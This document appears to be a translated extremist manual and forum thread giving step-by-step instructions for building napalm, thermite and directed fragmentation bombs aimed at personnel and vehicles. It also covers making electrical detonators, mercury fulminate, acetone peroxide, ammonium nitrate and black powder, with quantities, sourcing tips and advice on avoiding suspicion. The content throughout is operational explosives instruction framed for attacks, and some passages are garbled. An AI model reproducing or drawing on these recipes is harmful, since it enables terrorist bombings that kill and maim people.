It is very important to test the detonator on an essential explosive material to insure its effectiveness; otherwise the amount can be increased in a small percentage where the density of major substance affects the shockwave. The higher the density, the higher the need for a stronger shockwave and the results will be stronger.

We will make some bombs in the next session
Don’t forget me of your blessing.

Tenth Session: How to Make Flammable Bombs

There are several kinds of flammable bombs, and the most popular one is the napalm, which is banned internationally. (Most of them are using it). We will make in this session two kinds of flammable bombs.

Napalm Bomb:
The napalm substance is flammable, gives a very high temperature, and contains the following:

- Vegetal soap (regular washing soap)
- Aluminum sulfate
- Phenaphol

The major element of this mixture (blend) is the vegetal soap.

Preparation Process:

1. 70% of vegetal soup
2. 15% of aluminum sulfate
3. 15% of phenaphol and can be ignored if it is not available, and the new percentages are as follows:
4. Put the substances in a container and place them on a flame source, stir until the mixture is blended, and the napalm substance becomes ready for use.

Preparation Process:

1. Mix 10% of the napalm with 90% of benzene and put them in a container.
2. Prepare TNT in a 2-inch metal tube. It has to be sealed from one side, and has a metal cap with a hole in it for the explosive capsule. The tube itself can be tied up to the original body of the bomb. (Its diameter is not less than 12-inches), and the length is as needed (look at the figure). TNT preparation can be done through melting and casting it in a tube).
3. Place the mix napalm with benzene in the major container of the bomb, where it fills only 75%, and leave the remaining 25% empty. (Look at the figure)
4. Now, tie up the TNT tube inside the major container. (The tie up must be very firm where it restrains the air inside the major container).
5. Place the detonating capsule in the TNT tube. It has to be immersed in it, and tie it up firmly.
6. The bomb is ready for detonation. (The detonation can be done by either electricity of safety cord)
7. This bomb spreads the flammable napalm as well as specific amounts of fragments.

Thermit Bomb
This bomb contains the following mixture:

- Ferrous oxide
- Ammonium nitrate
- Aluminum powder
- Magnesium powder
- Gasoline (Trucks fuel)

Preparation Process

1. Grind 160 grams of ferrous oxide until its particle becomes very soft.
2. Grind 20 grams of ammonium nitrate to become soft like powder.
3. Put the ferrous oxide in a container and add to it the ammonium nitrate + 45 grams of aluminum powder + 20 grams of gasoline + 30 grams of magnesium powder.
4. Mix the mentioned substances very well and quickly. You need expedite the mixing because the ammonium nitrate is a high absorbent of moisture, and leaving it a while without mixing weakens its blasting force.
5. The mixture is kept in a moisture-resisting container (glass or plastic).

Preparation Process:

Pour the mixture into a metal container and firmly seal it. Leave a hole in the cover to insert a detonating capsule (or detonator). Look at the figure.

Observations:

- It is preferred to put an amount of potassium chlorate and sugar at 1:1 percentage over the mixture before sealing the container.
- This bomb produces high temperature that reaches 1000^{o} Celsius with fragments if a large amount of nails stuck to the wall of the metal container.
- The size of the bomb can be controlled through doubling the amounts in specific percentage.

In the next session, we will make number of directed bombs, which are very important.

Don't forget me of your blessing.

Eleventh Session: Making Directed Bombs

Making Directed Bombs

I give my apology for the delay because I was busy in the past. It is very difficult sometime to place explosive packages at the enemy road for several reasons like the area is monitored, or natural reasons of the area, or crowdedness in traffic, etc, which made the Mujahideen carry and move with the explosives, and martyr with them.
For that reason, the use of charges or directed bombs came effective toward the enemy (personnel or machineries). They can be used from a distance of 70 meters.

Needed Materials to Make the Directed Bomb:

- Part of a ferrous ball (14 cm diameter and 6 mm thickness). It can be 5mm or 7 mm. The arch depth is 2.5 cm (look at the figure). This is called a lining.
- Circular box of plastic that has a 14.1 cm diameter and 6 to 7 cm depth.
- Explosive substance (Preferred RDX or C4).
- Three pipes (You can use the plastic sucking pipes or something similar)

Manufacturing Process:

1. Make a hole in the middle bottom of plastic container where you can insert the detonator through it.
2. Put a piece of plastic or iron similar to the detonator, flatten the bottom of the container, and stick it there where one end appears from the bottom. (You don't need this step if you are using the C4 as an explosive material).
3. Pour the explosive in the container.
4. Put the lining at the top of the container where it should be curved inwardly and concaved outwardly (Look at the figure). Emptiness must be filled up with explosives.
5. Now, pull out the plastic or metal object from the bottom, which will leave a space equal to the size of a detonator.
6. Insert the detonator it that place.
7. Stick the pipes on the sides of the plastic container from outside, and at the same length of the container. (These pipes are used to direct the bombs).
8. The bomb is now ready for use.

Observations:

- The bomb is placed at a suitable distance about 70 meters of the target and at a height not less than 1 ½ meter from the ground. To ensure hitting the target, you can look at it through the three pipes.

- It is better for the bomb itself to be positioned on a solid object (wall, rock, or heavy metal object).
- This bomb can target the assembled personnel, light machinery, or a car.
- If we want to use a similar bomb to hit a larger number of personnel, and at a wider area, we change the fourth step in manufacturing where we put the lining curved outward and the concaved inward, and consequently the explosive material has to be increased to cover all spaces.
- If a suitable lining is not available, we can use similar lining with the same shape, and has to be thin from any metals (possible to form). Then, we glue on every surface some steel balls or nails, but this bomb is only against personnel (look at the figure).

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Figure 1




Cap
Detonating Capsule
TNT
Connecting Wires
Cap
2” Pipe
TNT
Napalm
Aluminum Container
Firm Cover
Potassium Chlorate
Detonator
Metal Container

Figure 2



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Figure 3




Two terminals connected to the battery
Sealed Cover
Insulated Material
Tube or Jacket
Sensitive material
Mercury Fulminate
Thin wire made of chrome and nickel
Tin
Wool - Cotton
Electrical Detonator

Figure 4



In the Name of Allah, Most Gracious, Most Merciful
Prayers and peace be upon the messenger of Allah.

I put before you some questions and personal subjects that appeared about the explosives, and considering the answer to each question might lead to another new question. I did not try to arrange these questions, so please forgive me. I ask Allah the sincerity and acceptance, and my thanks to Allah.

I have few questions and please answer them.

1. How to obtain the sulfuric and nitric acids and how to concentrate them to make them ready for mixture s?
2. How to obtain potassium chlorate, how to use the fertilizer, and what kind?
3. What is the TNT mixture (blend) and how do you make it in detail to avoid making mistakes?

I need information on detonators and how are they made?

What is the inducing material, and how do you make it?

Peace on you.
Please direct me on how to obtain the following materials or how to prepare them?

1. Formaldehyde
2. Lead nitrate
3. Sodium nitrate
4. Sodium azide
5. Ethylene bi methyl
6. Toluene
7. Lead oxide
8. Methanol alcohol

---

9. Sodium hydroxide
10. Ammonia hydroxide

Thank you

What are the components of the detonator?
How do you detonate it by battery, and what is the smallest size of battery or detonator?
Preparing the mercury fulminates for detonators.

Preparing the ammonium nitrate form nitric acid and ammonia

Making acetone peroxide

Explosive special
Please of those brothers who have knowledge or suggestions to help me do this experiment:

When I put oxygen water 9% concentration with the acetone sold in pharmacies, and has 100% concentration. I started adding the 98% concentrated acid. Nothing changed despite of the mixture's temperature was 5^{o} Celsius and I kept the mixture in an ice bath for 12 hours. When I checked it, I only found particles (granulates) that look like cotton floating on the mixture. I did not see any deposit. I tried to ignite it, but nothing happened.
Please inform me with your suggestions.
What is the likelihood of mistakes?

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Also when I added the acid and nothing happened, I added to the required amount from 2.5% to 5%, and I did not see any changes of the mixture.

Need a new way for the Urea explosive.

Need to know a way to double the Urea explosive power.

How do you distill the hydrogen peroxide?

Astrolite explosive

Does the Islamic resistance use this explosive which is said has the highest liquid detonation in the world, and supersedes the TNT by 3 times in power and can be used as a mine by casting it on the ground? In this case, the atmospheric conditions do not affect it, and every 30 grams of it is capable on killing a human being, or remove the leg because it explodes in the upward direction.
I have a way of making it, but I don't know the anhydrous hydrazine material.

Is nitro urea explosive more powerful than TNT?

How do you prepare the potassium and sodium chlorates?

How do you prepare the black gunpowder?

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for making mines?

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I have few questions; please answer them.

1. How do you get the sulfuric and nitric acids, and how do you concentrate them to have them ready for mixtures?
2. How do you get the potassium chlorate, and how do you use the agricultural fertilizer in mixtures, and which one of them?
3. What is the TNT mixture and how do you prepare it in detail to avoid mistakes?

The sulfuric acid is the battery water and can be concentrated by heating and using a glass container until you see a white evaporation and its volume reduced to approximately 2/3. The nitric acid is hard to obtain especially in Palestine, but you can prepare it form the potassium nitrates and the concentrated sulfuric acid. The TNT is trinitrotoluene and can be prepared by the mixture of sulfuric acid and nitric. Getting the toluene is becoming impossible especially in Palestine and the TNT is bought ready in a solid shape and is not prepared in Palestine. Its color is kind of wavy yellow similar to the marble. It is used in packages and shells by melting and pouring it in the needed shape, and then a detonator is placed into it. It is known that TNT is the safest explosive, and don't detonate by flame, but it needs a detonator. Its blasting speed is 7000 m/s if pure. The potassium chlorate can be obtained from the matchsticks and the fertilizers used in the mixture are the potassium and ammonium nitrates. They are used in making gunpowder and propellant materials for rockets by adding sugar, charcoal, and sulfate in specific percentages. The urea fertilizer is used in preparing the explosive of urea nitrate by adding the nitric acid and water to it. Brother Abu Saqr wrote about several methods to make it.
God is the master of success.
Your brother
Abu Mos'sallam

Salaam to you Abu Mos'sallam
You can obtain the potassium chlorate from the matchsticks only, and by cutting the red head.

You can obtain the potassium chlorate from the fertilizer, and we use the particles as is. What about the ammonium nitrate and the fertilizer? Can you provide me with the best way to make black gunpowder?
When do you say sugar and charcoal, do you mean the same sugar used at home, and the charcoal sold in regular stores?
Do you trust the posted information as a supervisor, and what is your evaluation regarding the forum, information, and the participants?

Brother 1100. This is the black gunpowder

4. How to make the black gunpowder
It has a shiny black color. It had a shape like the pins' head, and affected by external factors like a fire flame or a heat source. It burns in the air making a flickering irregular flame with changing speeds. It makes a resound blast if restrained. It can be obtained from the rifle bullets or firecrackers (pyrotechnics), and can be made.

Needed Materials
1. Potassium nitrate
2. Yellow agricultural sulfate
3. Soft vegetal charcoal

The equation:
75 grams of potassium nitrate
12.5 grams of soft vegetal charcoal

Other equation:
75 grams of potassium nitrate
15 grams of yellow agricultural sulfate
15 grams of vegetal charcoal

1. Put 12.5 grams of agricultural yellow sulfate in a plate.
2. Weigh 12.5 grams of vegetal soft charcoal.
3. Weigh 75 grams of potassium nitrate, and add them to the plate with the sulfate and charcoal.
4. Blend the mixture very well until it becomes homogeneous.
5. Bring a medium size frying pot and put little warm water in it, and add the mixture from the plate.
6. Place the pot on the fire until you see bobbles forming and coming out of the mixture.

7. Leave the frying pot on the fire for five minutes.
8. Bring a filter and put white gauze in it.
9. Pour everything in the pot through the white gauze.
10. The black gunpowder particles will settle on the gauze.
11. If the particles stuck together, add water from the faucet, and pour them again through the filter and gauze for filtration.
12. Take the particles and place them in the sun to dry after you squeeze the cloth to get rid of the largest amount of water.
13. Keep the gunpowder away from any heat sources while storing. You should know that it does not need a detonator to blast it. It needs a little flame to make a flicker burn in an open air, and detonates if placed in a sealed tube or retort.

The charcoal is usually has a regular nitrate, and used for agricultural fertilization as well as the yellow sulfate.
Most of the subjects available in a military affair are correct.
You need an expert to continue your experiments.
It does not matter how easy the material is; the danger still exists.

I need information on detonator and how to make it?
What is the inducing material and how do you make it?

The detonator makes a spark to ignite the inducing material like the gunpowder, benzene, acetone, or highly flammable materials.
To generate the spark, it can be electrical (which is the easier way), and therefore by putting a thin wire (coil) that illuminates when a sufficient electrical current passes through it. You can get the electrical current from a citric batteries like car batteries or similar where it should have a high amperage or

a dry battery similar to the light charger, or if you want a smaller size, you can use the home wireless battery, which is capable to illuminate the coil if fully charged. You can connect the batteries and coil in series with an electrical switch that makes the coil to make the flame capable to ignite the inducing material.
It can be dynamic by using chemical materials (like matchstick head or others), and by placing enough amounts in a metal pipe that have lateral openings to let the spark exit from them, and has a cylindrical spring, which is made locally. Pressing it causes friction and releases the needed spark to ignite the inducing material.

Salaam to you
Please direct me on how to get these materials and how can I prepare them?

1. Formaldehyde
2. Lead nitrates
3. Sodium nitrates
4. Sodium azide
5. Ethylene bi methyl
6. Toluene
7. Lead oxide
8. Methanol alcohol
9. Sodium hydroxide
10. Ammonia hydroxide

Thank you

These materials are available in the chemical stores and laboratories.

1. Formaldehyde is used for mummification, maintaining the dead bodies, and for sterilization. Therefore, you can find it in hospitals and biology laboratories.
2. I don't know how to use the lead nitrate, and it might bring suspicion.
3. The same thing for sodium nitrate.
4. Sodium azide is used in pharmaceutical industries, and can be available in medical factories. It is very dangerous.
5. Ethylene bi methyl is available in laboratories and used as an organic solvent.
6. Toluene is an organic solvent and might bring suspicion.

7. Lead oxide is used in making glass.
8. Methanol alcohol is an organic solvent and available in laboratories. It is poisonous.
9. Sodium hydroxide is available at the fragrance and industrial stores. It is called firewater, and used in different industries like soap. It is available and cheap.
10. Ammonia hydroxide is available in laboratories and called ammonia. It is used to wake up the unconscious person. It is available in pharmacies and in laboratories, and used for hair coloring.

In the name of Allah, Most Gracious, Most Merciful
How and what are the materials needed to make a detonator?
How do you detonate by using a battery, and what is the smallest size of a battery or a detonator?

To make an electrical detonator, do as follows:
Need:
1. Cylindrical tube on any materials
2. 6 volts flash light
3. Electrical wire
4. Heat sensitive material like all kinds of fulminates
5. 6 volts battery

Process:

- Seal one end of the pipe and fill it up with the sensitive material.
- Weld by using a tin the electrical wire on the light bulb. It should have positive and negative ends.
- Bring the bulb and break the glass. Keep the tungsten wire in good shape.
- Insert the bulb to the other end of the tube and stick it by using a substance similar to the one used to glue the iron.
- Connect the two ends of the electrical wire to the battery. The tungsten wire will light up, and the detonator will blast.
- The size of the battery is not important. Any battery that lights up the lamp will be good.
- The size of the detonator is related to the size of the package.
- The detonator is very dangerous during preparation and must deal with it cautiously.

In the name of Allah, Most Gracious, Most Merciful
Preparing mercury fulminate for detonators

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Preparing mercury fulminate
The equation:
5 grams of mercury
35 ml of nitric acid (70% concentration)
50 ml of ethylene alcohol (medical alcohol) (96% concentration)

Preparation Process:

Process of Preparation

1. Put 5 grams of mercury in a glass container and add 35ml of nitric acid to it. Leave it until it reacted and melt the mercury in the acid, and making mercury liquid that has a green olive color where it needs 45 minutes. Be careful of the poisonous evaporated smoke, and it is better to cover the container.
2. Put in another container (glass) 50 ml of alcohol (white alcohol), and then add the mercury solution to the alcohol and not vice versa to avoid the evaporation (scatterings).
3. Leave the mixture for a while to complete the reaction. The reaction is severe, produces a white gas at a high density, and very poisonous. Be careful of it, and the area has to be well ventilated.
4. Leave the solution until the end of reaction. You will see a gray or little orange substance settle in pins shapes, and looks little shiny. It is the mercury fulminate.
5. Bring a cone that has a white cloth or paper filter, which is better because the fulminates are very soft and part of it might leak when using the cloth. Pour the solution into the cone, the deposit will stay in the filter, and then we wash the fulminate by water until the traces of acid disappear form the fulminates. The preferred process to do the washing is to bring a glass container, place the fulminates in it, and immerse it in water. Then, wash it again and again. Add a spoon of sodium bicarbonates to remove the traces of acid completely, and dry them to become ready for use.
6. Take the deposit and leave it to dry at the room temperature. Keep it away from any heat sources.

- Nitric acid causes a skin infection if it touches the skin; therefore pour cold water immediately on it.
- All smokes are poisonous and avoid inhaling them. Use medical masks to avoid inhaling the smokes.
- If you add the alcohol to the solution, it will evaporate in the air; therefore pour the solution to the alcohol and not the opposite.
- If the temperature increases during the reaction of the last stage, and the yellow smoke ignites, cover it gently by using a paperboard or a solid cover to prevent the oxygen from getting in. It will be extinguished, and don’t worry about the explosion during the preparation.
- Be patient, concentrate, and don’t expedite the preparation process.
- Don’t keep the fulminate in a copper container because it will convert into a copper fulminate and will be damaged.

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Preparing the ammonium nitrate from the nitric acid and ammonia

Ammonia is a liquid substance and available in hospitals, pharmacies, and chemical stores. It is used for hair coloring and to stimulate the unconscious. It has a distinguished and strong smell. Its chemical name is (ammonium hydroxide).

Needed Materials
500 ml of ammonia (10% concentration)
150 ml (approximately) of nitric acid (60% concentration)

Preparation Steps:

1. Put the ammonia solution in a glass container and place it in an ice bath.
2. Add the nitric acid gradually and carefully with continues stirring by using the thermometer.
3. Make sure the temperature doesn't rise very high (for example: more than 40^{o} Celsius)
4. Continue adding the acid and monitor the color of the litmus in the solution. When the color changes from blue to red, stop adding the acid regardless of the added amount because the above measurements are approximates.
5. Check the solution, and if still acidic, add a little ammonia to balance it.
6. Evaporate the solution. When the ammonium nitrate settles, move it from the fire and dry it under the sun to get rid of moisture.

Observations:

1. The ammonia smell is very strong and damaging; therefore avoid smelling it, and prepare it in a well-ventilated area.
2. If you have higher concentration of ammonia, you can dilute it by using distilled water until it reaches 10%.
3. The amount of ammonium nitrate from the pervious measurement is approximately 100 grams or more.

Making Acetone Peroxide

Making the acetone peroxide
Materials:
Acetone
Oxygen water
Citric acid (citric salt)
You can use the nitric acid instead of the citric acid

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Making and Percentages
Percentages:
Acetone: about 50 ml or 100 ml
Oxygen water: 50 ml or 100 ml
Citric acid: 5 grams or 10 grams

Preparation Process:

- We put 50 ml of acetone in a glass container.
- We add 50 ml of oxygen water.
- After measurement, we add it to it the acetone.
- We add 5 grams of the citric acid to the acetone mixture and oxygen water.
- We leave this mixture for a reaction at a normal temperature, and should not exceed 35^{o} Celsius for three hours.
- We get the settled substance, which is white crystals and looks like a snow.
- We bring a white cloth and place the deposit in it; then we wash it under the regular water, and repeat the process for three times. We use the reaction container for that.
- We leave it until it dries.
- After dryness, the material becomes very sensitive like a powder and should not be exposed to a direct sun.

Physical Characteristics:

1. It melts in benzene, toluene, acetone, chloroform <HC_2-O-C_2>, ethyl ether, and ether petrol. Ignition degree [(Ch_3) $2COO_3$] according to 196-197 Kester, and according to 210-220 Fezgrtald.
2. Acetone peroxide evaporates. It doesn't evaporate without a dissolve during the charging, or even exposure to an open air.

At 30^{o} of air, it looses 1.5 grams of its weight within 2 hours.
